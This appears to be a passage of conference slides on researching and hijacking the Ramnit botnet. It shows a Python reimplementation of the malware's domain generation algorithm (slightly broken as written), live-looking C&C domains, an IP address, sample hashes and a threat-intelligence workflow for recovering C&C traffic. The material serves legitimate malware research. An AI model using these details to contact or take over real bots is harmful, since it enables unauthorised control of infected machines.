


# Hijacking a Botnet

# What are botnets




# Motivation

- Understand how botnets work
- Find common steps in researching botnets
- Infiltrate a botnet
- Take control over bots

## Choosing a target: Ramnit

- Known since 2010, but still active
- Uses DGA to resolve its C&C servers
- More than 100,000 active bots
- Capable to:
  - steal banking and other credentials
  - load additional payloads to infected computers
  - control infected computers via VNC

# What to start with?



## IOCs

MD5


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 VIRUSTOTAL

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
# Malware configuration

```
1001A000 32 00 00 00 q_dga_domains_number dd 50
1001A004 8F B7 A9 36 q_dga_seed dd 36A9B78Fh
1001A008 01 00 00 00 g_magic_check dd 1
1001A00C 52 E4 37 5A
1001A010 00 00 00 00
1001A010
1001A014 00 00 00 00
1001A014
1001A018 BB 01 00 00
1001A018
1001A01C 05 00 00 00 g_xor_secret_length dd 5
1001A01C
1001A020 ; _BYTE g_static_domain_enc[316]
1001A020 EC B4 48 E8 E6 A5+g_static_domain_enc db 'ъ+НшцебВкъ-Вхъ-Хчі
```

C&C server lookup

DGA(seed, n)

# DGA – Domain Generation Algorithm




# DGA – Domain Generation Algorithm

```
def prng(seed):
    seed = int(seed) & 0xFFFFFFFF
    return 0xFFFFFFFF & (16807 * (seed % 0x1F31D) - 2836 * (seed / 0x1F31D))

def dga(seed):
    seed = prng(seed)
    domain_length = seed % 12 + 8
    for i in range(domain_length):
        seed = prng(seed)
        domain += chr(seed % 25 + ord('a'))
    return domain
```

# Fake bot issue: unable to find C&C server



DGA domains:

swnglorjr.com	X
siavgwcuasxsmwx.com	X
wgurarmglxy.com	X
xvllabfngguirtninr.com	X
yayufjgssrmtbbeo.com	X

What's wrong?

Static domains:

domnewvetlike.com	X
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## Fake bot issue: unable to find C&C server

- Malware operators may switch between groups of bots with different DGA seeds that we don't know.
- Malware operators may temporary turn off the C&C servers.

No active C&C servers

How to obtain C&C traffic without  
communicating to a real C&C server?



# Obtaining communication using RiskIQ and VT

The screenshot illustrates a workflow for analyzing domain communication. On the left, the RiskIQ interface shows a search for the domain `domnewvetlike.com`. A red box highlights the search bar. Below it, the domain's registration information is displayed: First Seen (2019-03-11), Registrar (Regtime Ltd.), and Registrant (Private person). A red arrow points from the RiskIQ interface to the VirusTotal interface on the right, specifically highlighting the IP address `185.246.64.29` which is listed under 'RESOLUTIONS'.

RISKIQ Search Bar: Q domnewvetlike.com

Registration Details:

- First Seen: 2019-03-11
- Registrar: Regtime Ltd.
- Registrant: Private person

RESOLUTIONS:

- 1 routable
- 1 JSC-The-First

RESOLUTIONS (1 - 1 of 1):

- Resolve Location Network
- 185.246.64.29 RU 185.246.64.0/23

VIRUSTOTAL Analysis:

behavior:"185.246.64.29"

FILES 3

- 9ccbf0ad76231c1e27d6a72801a669a40b57eb28d0fcf2c0fa2defc156c1559
- myfile.exe
- peexe
- 33bfe90560cf041a9f7e74e81fc9a4017ab19deef2a6f7939fc16668c1c9bf27
- myfile.exe
- peexe
- suspicious-dns
- nxdomain
- 12bde11c26715a12f7c92fcae503305f431c36aa914a3e1429736d8a8f84ae5
- myfile.exe
- peexe
- suspicious-dns
- nxdomain

# Obtaining communication using RiskIQ and VT

The screenshot illustrates the process of obtaining communication information for the domain `domnewvetlike.com` using RiskIQ and VirusTotal.

**RiskIQ Analysis:**

- Search Bar:** Q `domnewvetlike.com`
- Timeline:** First Seen 2019-03-11, Last Seen 2019-12-19
- Navigation:** DETECTION, DETAILS, RELATIONS, BEHAVIOR (highlighted)
- Detection:** VirusTotal Cuckoo fork
- Report Options:** Full report, Pcap (highlighted)
- Network Communication:** A section showing network interactions.
- DNS Resolutions:**
  - + google.com
  - + domnewvetlike.com
  - + swnglorjr.com
  - + siavgwcuasxsmwx.com
- System Tags:** SYSTEM TAG (2 / 2)
  - routable
  - JSC-The-First

**VirusTotal Analysis:**

- FILES 3:**
  - 9ccfb0ad76231c1e27d6a72801a669a40b57eb28d0fcf2c0fa2defc156c1559 myfile.exe
  - 33bfe90560cf041a9f7e74e81fc9a4017ab19deef2a6f7939fc16668c1c9bf27 myfile.exe
  - 12bde11c26715a12f7c92fcae503305f431c36aaf914a3e1429736d8a8f84ae5 myfile.exe
- Tags:** peexe, suspicious-dns, nxdomain

# Obtaining communication using RiskIQ and VT

The screenshot shows a software interface for analyzing network communication. At the top, there are tabs: DETECTION, DETAILS, RELATIONS, and BEHAVIOR. The BEHAVIOR tab is currently selected. Below it, there's a section titled "VirusTotal Cuckoofork" with a dropdown menu and a "Full report" link. A red box highlights the "Pcap" link, which is accompanied by a download icon. A red arrow points from this box down towards the main table area.

**Network Communication**

DNS Results | tcp.stream eq 2

No.	Time	Source	Destination	Protocol	Length	Info	
+ god	109	21.333100	10.0.2.15	185.246.64.29	TCP	62	1041 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460...
+ don	110	21.382902	185.246.64.29	10.0.2.15	TCP	58	443 → 1041 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
+ swi	111	21.383264	10.0.2.15	185.246.64.29	TCP	60	1041 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
+ sian	112	21.383447	10.0.2.15	185.246.64.29	SSL	60	Continuation Data
+ sian	113	21.383506	185.246.64.29	10.0.2.15	TCP	54	443 → 1041 [ACK] Seq=1 Ack=7 Win=65535 Len=0
+ sian	114	21.383617	10.0.2.15	185.246.64.29	SSL	129	Continuation Data
	115	21.383654	185.246.64.29	10.0.2.15	TCP	54	443 → 1041 [ACK] Seq=1 Ack=82 Win=65535 Len=0
	116	21.532796	185.246.64.29	10.0.2.15	SSL	61	Continuation Data
	117	21.532995	10.0.2.15	185.246.64.29	SSL	60	Continuation Data
	118	21.533561	185.246.64.29	10.0.2.15	TCP	54	443 → 1041 [ACK] Seq=8 Ack=88 Win=65535 Len=0
	119	21.533811	10.0.2.15	185.246.64.29	TCP	60	1041 → 443 [PSH, ACK] Seq=88 Ack=8 Win=64233 Len=0
	120	21.534080	185.246.64.29	10.0.2.15	TCP	54	443 → 1041 [ACK] Seq=8 Ack=89 Win=65535 Len=0
	121	21.684317	185.246.64.29	10.0.2.15	SSL	194	Continuation Data
	122	21.685691	10.0.2.15	185.246.64.29	SSL	60	Continuation Data


> Frame 115: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)  
> Ethernet II, Src: RealtekU\_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu\_e3:9b:0c (08:00:27:e3:9b:0c)  
> Internet Protocol Version 4, Src: 185.246.64.29, Dst: 10.0.2.15  
> Transmission Control Protocol, Src Port: 443, Dst Port: 1041, Seq: 1, Ack: 82, Len: 0

# Behind the scenes

